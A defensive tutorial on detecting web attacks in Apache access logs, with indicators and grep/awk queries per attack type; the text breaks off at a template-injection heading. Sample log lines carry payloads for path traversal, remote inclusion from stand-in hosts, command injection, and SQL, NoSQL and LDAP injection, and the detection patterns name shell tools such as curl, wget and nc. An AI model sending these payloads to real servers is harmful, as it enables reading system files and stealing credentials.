Intrusion Detection on Apache Web Server

Attack Detection on Apache Web Server

Nowadays, web applications and sites are exposed to different types of cyber attacks. Early detection of these attacks is of great importance for the effectiveness of security measures and the continuity of the system. Apache Web Server is one of the most widely used web servers around the world and therefore it is necessary to implement the right methods for monitoring and detecting attacks.
Intrusion Detection Architecture Flow
The following diagram illustrates the request lifecycle through the Apache Web Server, showing how threat detection occurs at the WAF level (real-time) and at the log level (automated and manual analysis):
graph TD
    Client[Client / Attacker] -->|HTTP Request| WAF{ModSecurity WAF}
    WAF -->|Malicious: Rule Matched| Block[Block Request & Return 403]
    WAF -->|Legitimate| Apache[Apache Web Server]
    Apache -->|Process Request| App[Web Application]
    App -->|Generate Response| Apache
    Apache -->|Log Request| AccessLog[(/var/log/apache2/access.log)]
    AccessLog -->|Monitor Logs| Fail2Ban[Fail2Ban Daemon]
    AccessLog -->|Manual Inspection| Analyst[Security Analyst / Manual Grep]
    Fail2Ban -->|Threshold Reached| Firewall[Update iptables / Block IP]
    Firewall -.->|Drop Future Requests| Client
What are Apache Access Logs?

Apache records every HTTP request to the server in access logs. These logs contain important information such as the requesting IP address, request time, requested file or resource, HTTP method used, and status code. Access logs are the primary data source for monitoring and analyzing activities occurring in the system.
Apache access logs are usually located in the file /var/log/apache2/access.log (or similar).
Apache Combined Log Format Fields
Most production systems use the Combined Log Format. The fields captured in this format are outlined below:
| Field Directive | Name | Description | Example Value |
|---|---|---|---|
%h |
Remote Host | Client IP address making the request | 192.168.1.200 |
%l |
Remote Logname | Client identifier determined by identd (usually -) |
- |
%u |
Remote User | Authenticated username via HTTP authentication (usually -) |
admin |
%t |
Time | Timestamp when the request was received | [01/Jun/2025:12:00:10 +0300] |
\"%r\" |
Request Line | The HTTP method, requested URI, and HTTP version | "GET /index.php HTTP/1.1" |
%>s |
Status Code | Final HTTP status code returned to the client | 200 |
%b |
Bytes Sent | Size of the response body sent to the client in bytes | 1024 |
\"%{Referer}i\" |
Referer Header | The source page that directed the client to this URL | "https://google.com" |
\"%{User-Agent}i\" |
User-Agent | Browser or crawler signature identifying the client | "Mozilla/5.0" |
Methods That Can Be Used for Detection
This section explores the details and implications.
Manual Log Analysis

Suspicious activities can be searched in log files using Linux commands such as grep and awk. For example, a basic grep command can quickly look for common indicators of attacks across the entire log file:
grep -iE "union|select|drop|script|alert|../|login|admin" /var/log/apache2/access.log
Automatic Monitoring and Warning Systems
- ModSecurity: As a Web Application Firewall (WAF) running on Apache, it detects and blocks attacks in real time before they reach the web application.
- Fail2Ban: A system monitoring tool that parses logs for repeated malicious patterns and updates firewall rules (such as iptables) to block the offending IP address.
- Log Analysis Tools: Tools such as GoAccess and AWStats make it easier to visualize and analyze logs.
Directory Traversal

Directory Traversal attack is a type of attack in which an attacker attempts to gain unauthorized access to upper directories or sensitive files on the web server. The goal is to obtain critical files on the server (e.g. /etc/passwd, configuration files).
Indicators of a Directory Traversal Attack
Indicators to pay attention to in Apache access logs:
../or similar directory jump statements in URL parameters or request paths- Encoded characters such as
..%2F(URL encoded../) - Attempts to access sensitive files: file names such as
/etc/passwd,/boot.ini,/windows/win.ini - Abnormally long URL requests or a high number of directory jump patterns
- Increase in server errors (403 Forbidden, 404 Not Found)
Directory Traversal Detection in Apache Access Logs
An example Apache log containing a Directory Traversal attack is given:
192.168.1.200 - - [01/Jun/2025:12:00:10 +0300] "GET /../../../../etc/passwd HTTP/1.1" 403 723 "-" "Mozilla/5.0"
192.168.1.201 - - [01/Jun/2025:12:00:30 +0300] "GET /index.php?page=..%2F..%2F..%2Fetc%2Fpasswd HTTP/1.1" 404 512 "-" "curl/7.68.0"
192.168.1.202 - - [01/Jun/2025:12:01:05 +0300] "GET /admin/../../boot.ini HTTP/1.1" 403 400 "-" "Mozilla/5.0"
Detection can be made by running the following query on this log:
grep -iE "\.\./|\.\.%2F|etc/passwd|boot.ini|win.ini" /var/log/apache2/access.log
File Upload

A File Upload attack occurs when an attacker uploads malicious files by abusing the file upload feature of a web application. These files can often be scripts containing commands that can be executed on the web server (Webshells).
Webshells are small malicious scripts that attackers can install and run on a web server. They are usually written in server-side languages such as PHP, ASP, JSP. Webshell provides attackers with broad powers such as executing commands on the server, uploading/downloading files, stealing data, and creating backdoors.
File Upload Attack Indicators
Signs to look out for in Apache access logs:
- Requests to file upload endpoints such as
/upload,/uploads,/file-upload,/image-upload - Suspicious extensions in uploaded file names:
.php,.exe,.jsp,.asp,.phtml,.pl - Long or complex file names (e.g.
shell.php,cmd.jsp,image.jpg.php) - HTTP method is usually POST and content type is
multipart/form-data - Many files are attempted to be uploaded from the same IP in a short time.
- Attempting to run the file through suspicious GET requests after installation
File Upload Detection in Apache Access Logs
An example Apache log containing the File Upload attack is given:
192.168.1.350 - - [01/Jun/2025:23:10:45 +0300] "POST /upload HTTP/1.1" 200 512 "-" "Mozilla/5.0"
192.168.1.350 - - [01/Jun/2025:23:11:00 +0300] "GET /uploads/shell.php HTTP/1.1" 200 1024 "-" "Mozilla/5.0"
192.168.1.351 - - [01/Jun/2025:23:12:10 +0300] "POST /file-upload HTTP/1.1" 200 512 "-" "curl/7.68.0"
Detection can be made by running the following query on this log:
grep -E "\.php|\.jsp|\.asp|\.exe|\.phtml" /var/log/apache2/access.log
RFI (Remote File Inclusion)

RFI is a type of attack on web applications that allows a malicious attacker to include and run malicious files (usually PHP, JavaScript, etc.) from a remote server.
This attack is especially seen in weak applications such as PHP that use include(), require() functions directly with user input. An attacker can give the URL of a remote file as a parameter and cause the server to run malicious code.
Indicators of RFI Attack
It is important to pay attention to the following signs in Apache access logs:
- Remote file addresses such as
http://,https://in URL or parameters - File extensions such as
.php,.txt,.incin parameters - Remote file call with parameter names such as
include=,file=,page=,template= - Abnormally long URL and complex parameter structures
- Error codes such as 500 Internal Server Error
RFI Detection in Apache Access Logs
An example Apache log containing an RFI attack is given:
192.168.1.210 - - [01/Jun/2025:12:30:10 +0300] "GET /index.php?page=http://malicious.com/shell.txt HTTP/1.1" 500 1024 "-" "Mozilla/5.0"
192.168.1.211 - - [01/Jun/2025:12:31:05 +0300] "GET /include.php?file=https://evil.com/malware.php HTTP/1.1" 200 2048 "-" "curl/7.68.0"
192.168.1.212 - - [01/Jun/2025:12:32:15 +0300] "GET /template.php?template=http://attacker.com/bad.inc HTTP/1.1" 500 512 "-" "Mozilla/5.0"
Detection can be made by running the following query on this log:
grep -iE "http://|https://|include=|file=|page=|template=" /var/log/apache2/access.log
LFI (Local File Inclusion)

LFI is a type of attack that allows unauthorized inclusion and execution of local files on the server (e.g. system files, configuration files) with input received from the user in the web application.
This attack occurs especially when functions such as include(), require() are called directly with user input. The purpose is usually to access sensitive files or run commands on the server.
Indicators of LFI Attack
Signs to look out for in Apache access logs:
- Directory jump characters such as
../in URL or parameters (similar to Directory Traversal) - PHP wrapper expressions such as
php://,data://,expect:// - System files: file names such as
/etc/passwd,/proc/self/environ,/var/log/apache2/access.log - Keywords for file inclusion in parameters such as
include=,page=,file= - Abnormally long and complex URL structures
- Error codes such as 403 Forbidden or 500 Internal Server Error
Detecting LFI in Apache Access Logs
An example Apache log containing an LFI attack is given:
192.168.1.220 - - [01/Jun/2025:13:00:10 +0300] "GET /index.php?page=../../../../etc/passwd HTTP/1.1" 403 512 "-" "Mozilla/5.0"
192.168.1.221 - - [01/Jun/2025:13:01:25 +0300] "GET /load.php?file=php://filter/convert.base64-encode/resource=index.php HTTP/1.1" 200 1024 "-" "curl/7.68.0"
192.168.1.222 - - [01/Jun/2025:13:02:05 +0300] "GET /view.php?include=../proc/self/environ HTTP/1.1" 403 400 "-" "Mozilla/5.0"
Detection can be made by running the following query on this log:
grep -iE "\.\./|php://|data://|expect://|include=|page=|file=" /var/log/apache2/access.log
Brute Force

A Brute Force attack occurs when an attacker automatically and quickly tries multiple username and password combinations to gain access to a user account or system. The goal is to gain unauthorized access by finding the correct credentials.
This attack is usually directed at login pages and occurs through automated tools.
Types of Brute Force Attacks
Brute Force attacks are not limited to a single method; they can be executed using different strategies:
- Pure Brute Force: Tries all possible character combinations.
- Example:
aaaa -> aaab -> aaac -> ... - Pros: Theoretically 100% success rate (if given enough time).
- Cons: Extremely slow and resource-intensive.
- Example:
- Dictionary Attack: Uses a pre-compiled list of common passwords (wordlist).
- Example:
password,123456,qwerty,admin123. - Pros: Very fast.
- Cons: Fails against strong, random passwords.
- Example:
- Hybrid Attack: Combines dictionary and brute force methods by adding variations to dictionary words.
- Example:
password -> password123,admin -> Admin!2024. - Pros: Highly effective in real-world scenarios since users often follow patterns.
- Example:
- Credential Stuffing: Uses leaked username/password combinations from past data breaches.
- Example: Reusing credentials across different websites.
- Pros: High success rate due to password reuse habits.
- Cons: Mitigated by Multi-Factor Authentication (MFA).
- Password Spraying: Tries a few common passwords against a large number of users.
- Example: Trying
Password123!againstuser1,user2,user3, etc. - Pros: Evades account lockout policies.
- Cons: Fails if users have unique, strong passwords.
- Example: Trying
- Reverse Brute Force: Tries a single password against a large list of usernames. Similar to password spraying, but focusing on a specific common password.
- Rainbow Table Attack: Uses pre-computed hash tables to reverse cryptographic hash functions and recover passwords.
- Pros: Extremely fast hash-cracking.
- Cons: Rendered completely ineffective by salting.
- Distributed Brute Force: Uses multiple machines (e.g., a botnet) to launch parallel attacks.
- Pros: Hard to detect and faster due to distributed load.
- Offline Brute Force: Attempts to crack password hashes after gaining access to a database dump.
- Pros: Undetected by IDS/IPS and can be highly accelerated using GPUs.
Summary of Brute Force Attack Types
| Type | Key Feature |
|---|---|
| Pure Brute Force | Attempts every possible character combination |
| Dictionary | Uses a pre-compiled wordlist |
| Hybrid | Wordlist + custom pattern variations |
| Credential Stuffing | Uses leaked credentials from breaches |
| Password Spraying | Few common passwords against many accounts |
| Reverse Brute Force | One password against multiple usernames |
| Rainbow Table | Pre-computed cryptographic hash table mapping |
| Distributed | Uses botnets for parallel attempts |
| Offline | Performed locally on database hash dumps |
Log Analysis & IDS Correlation
In Apache log analysis, these types present different traffic signatures:
- Password Spraying: Single IP addressing multiple different usernames with the same password pattern.
- Brute Force (Classic): Single IP targeting a single username with rapid, repeated failed login attempts.
- Credential Stuffing: Multiple distinct IPs attempting logins with varying credentials in a short timeframe.
Indicators of Brute Force Attack
The following signs in Apache access logs may indicate a Brute Force attack:
- Many POST (usually login) requests from the same IP address in a short time
- Repeated login attempts with different usernames or passwords
- Increased number of 401 Unauthorized or 403 Forbidden HTTP response codes
- Heavy request traffic on certain endpoints (e.g.
/login,/wp-login.php,/admin/login.php) - Repeating patterns in User-Agent or IP addresses
Brute Force Detection in Apache Access Logs
An example Apache log containing a Brute Force attack is given:
192.168.1.250 - - [01/Jun/2025:14:10:01 +0300] "POST /login.php HTTP/1.1" 401 530 "-" "Mozilla/5.0"
192.168.1.250 - - [01/Jun/2025:14:10:03 +0300] "POST /login.php HTTP/1.1" 401 530 "-" "Mozilla/5.0"
192.168.1.250 - - [01/Jun/2025:14:10:05 +0300] "POST /login.php HTTP/1.1" 401 530 "-" "Mozilla/5.0"
192.168.1.250 - - [01/Jun/2025:14:10:07 +0300] "POST /login.php HTTP/1.1" 200 1024 "-" "Mozilla/5.0"
Detection can be made by running the following query on this log:
awk '$7 == "/login.php" && $9 == 401 {print $1}' /var/log/apache2/access.log | sort | uniq -c | sort -nr | head
Command Injection

Command injection is a vulnerability that allows an attacker to run unauthorized commands on the server by injecting malicious operating system commands into the web application.
This attack occurs especially when user input is not validated and is passed directly to functions that execute operating system commands (e.g. system(), exec(), shell_exec()).
The goal is to hijack the server, read or modify file content, or perform other malicious actions.
Command Injection Indicators
Signs to look out for in Apache access logs:
- Command separator characters such as
;,&&,|,`(backtick) in URL or parameters - System command names such as
curl,wget,nc,bash,sh,python - Abnormally long or complex structures in parameters
- Increase in error (500 Internal Server Error) codes on the server side
- Requests that display or affect command output
Command Injection Detection in Apache Access Logs
An example Apache log containing a Command Injection attack is given:
192.168.1.230 - - [01/Jun/2025:13:30:10 +0300] "GET /ping.php?host=127.0.0.1;cat%20/etc/passwd HTTP/1.1" 500 1024 "-" "Mozilla/5.0"
192.168.1.231 - - [01/Jun/2025:13:31:20 +0300] "GET /exec.php?cmd=ls%20-l%20%26%26%20cat%20/etc/passwd HTTP/1.1" 500 2048 "-" "curl/7.68.0"
192.168.1.232 - - [01/Jun/2025:13:32:05 +0300] "GET /shell.php?cmd=`whoami` HTTP/1.1" 500 512 "-" "Mozilla/5.0"
Detection can be made by running the following query on this log:
grep -iE ";|&&|\\||`|curl|wget|nc|bash|sh|python" /var/log/apache2/access.log
SQL Injection
SQL Injection is a type of attack in which the attacker manipulates the application's database by injecting malicious SQL commands into the web application. Aim: It could be stealing confidential information from the database, modifying or deleting data.
Indicators of SQL Injection
It is important to pay attention to the following signs in Apache access logs or web requests:
- SQL commands in URL or parameters: Expressions such as
UNION SELECT,SELECT,INSERT,DROP TABLE,AND 1=1,' OR '1'='1' - Use of abnormal characters in parameters: Single quotes
', double quotes", semicolons;, comment line marks--or# - Abnormally long URL or parameter values: Complex and long queries
- Server error codes: Unexpected increase in errors such as 500 Internal Server Error, 400 Bad Request
- Repeated same parameter or query patterns: Especially experimenting with different variations
SQL Injection Detection in Apache Access Logs
An example Apache log containing a SQL injection attack is given:
192.168.1.100 - - [01/Jun/2025:10:15:42 +0300] "GET /product?id=1' OR '1'='1 HTTP/1.1" 200 1234 "-" "Mozilla/5.0"
192.168.1.101 - - [01/Jun/2025:10:16:05 +0300] "GET /search?q=UNION+SELECT+username,password+FROM+users HTTP/1.1" 500 532 "-" "curl/7.68.0"
192.168.1.102 - - [01/Jun/2025:10:16:25 +0300] "GET /login.php?username=admin'-- HTTP/1.1" 200 432 "-" "Mozilla/5.0"
Detection can be made by running the following query on this log:
grep -iE "union|select|drop|insert|delete|' or '| - |;|'" /var/log/apache2/access.log
NoSQL Injection
NoSQL Injection is malicious query manipulation of NoSQL databases, similar to traditional SQL injection. It occurs in NoSQL databases such as MongoDB and CouchDB when the application does not filter user input correctly.
The aim is to gain unauthorized data access, leak data, or make changes to the database by changing the query structure.
NoSQL Injection Indicators
The following indicators can be detected in Apache access logs:
- JSON structure or operators in parameters:
{ "$ne": null },{ "$gt": "" },{ "$regex": "" }etc. - Abnormal or unexpected JSON strings in query parameters
- Constructs for injecting code such as
{"$where": "function() { ... }"} - Typical NoSQL operator expressions in URL or parameters (
$gt,$lt,$ne,$regex,$or) - Use of an unexpected number or structure of parameters
Detection of NoSQL Injection in Apache Access Logs
An example Apache log containing a NoSQL Injection attack is given:
192.168.1.240 - - [01/Jun/2025:15:00:10 +0300] "GET /search?username[$ne]= HTTP/1.1" 200 1024 "-" "Mozilla/5.0"
192.168.1.241 - - [01/Jun/2025:15:01:20 +0300] "GET /login?password[$gt]= HTTP/1.1" 200 512 "-" "curl/7.68.0"
192.168.1.242 - - [01/Jun/2025:15:02:15 +0300] "GET /find?filter={$where: 'this.password.length > 0'} HTTP/1.1" 200 1024 "-" "Mozilla/5.0"
Detection can be made by running the following query on this log:
grep -iE "\$ne|\$gt|\$lt|\$regex|\$or|\$where" /var/log/apache2/access.log
XML Injection
XML Injection is an attack that occurs when malicious XML content is sent to the application as a result of inadequate validation of user input during the XML data processing phase of web applications. This attack can trick the application's XML parser, leading to unwanted operations.
For example, XML External Entity (XXE) attacks fall into this category; An attacker can cause the application to process malicious XML external sources.
XML Injection Indicators
Things to consider in Apache access logs:
- XML special characters and structures such as
<,>,&,<!ENTITYin request parameters or POST data <!DOCTYPE,SYSTEM,ENTITYexpressions in XML content- Submissions of longer or more complex XML data than usual
- XML External Entity references
- Increased error codes such as 400 Bad Request or 500 Internal Server Error
Detection of XML Injection in Apache Access Logs
An example Apache log containing an XML Injection attack is given:
192.168.1.250 - - [01/Jun/2025:16:10:15 +0300] "POST /api/xmlparser HTTP/1.1" 400 512 "-" "Mozilla/5.0"
192.168.1.251 - - [01/Jun/2025:16:11:20 +0300] "POST /service HTTP/1.1" 500 1024 "-" "curl/7.68.0"
Detection can be made by running the following query on this log:
grep -iE "<!DOCTYPE|SYSTEM|ENTITY" /var/log/apache2/access.log
LDAP Injection
LDAP (Lightweight Directory Access Protocol) injection is an attack in which an attacker injects malicious input into the application's LDAP queries, gaining unauthorized access or manipulating LDAP database queries.
It occurs especially in user authentication and authorization processes, when LDAP queries are created directly with user input.
LDAP Injection Indicators
Signs to look out for in Apache access logs:
- LDAP special characters such as
*,|,&,(,)in URL or parameters - Query manipulations on parameters such as
*)(uid=*),(|(uid=*)),(objectClass=*) - Filter expressions full of abnormal characters or complex
- Increase in incorrect or unsuccessful login attempts
- Multiple attempts from the same IP
Detection of LDAP Injection in Apache Access Logs
An example Apache log containing an LDAP Injection attack is given:
192.168.1.260 - - [01/Jun/2025:17:10:10 +0300] "GET /login?user=*)(uid=*))(|(uid=*)) HTTP/1.1" 401 512 "-" "Mozilla/5.0"
192.168.1.261 - - [01/Jun/2025:17:11:05 +0300] "GET /search?filter=(|(objectClass=*)) HTTP/1.1" 200 1024 "-" "curl/7.68.0"
Detection can be made by running the following query on this log:
grep -iE "\\*\)|\|\(|&|\(|\)" /var/log/apache2/access.log
Template Injection

Template Injection is the result of processing data received from the user in template engines in web applications without adequate filtering. It is a security vulnerability that occurs when malicious code is injected into the template.
By injecting malicious code into the template, an attacker can execute code on the server side, access sensitive data, or control the application.
For example, such vulnerabilities can be seen in template engines such as Jinja2 (Python), Twig (PHP), Freemarker (Java).
Template Injection Indicators
Signs to look out for in Apache access logs:
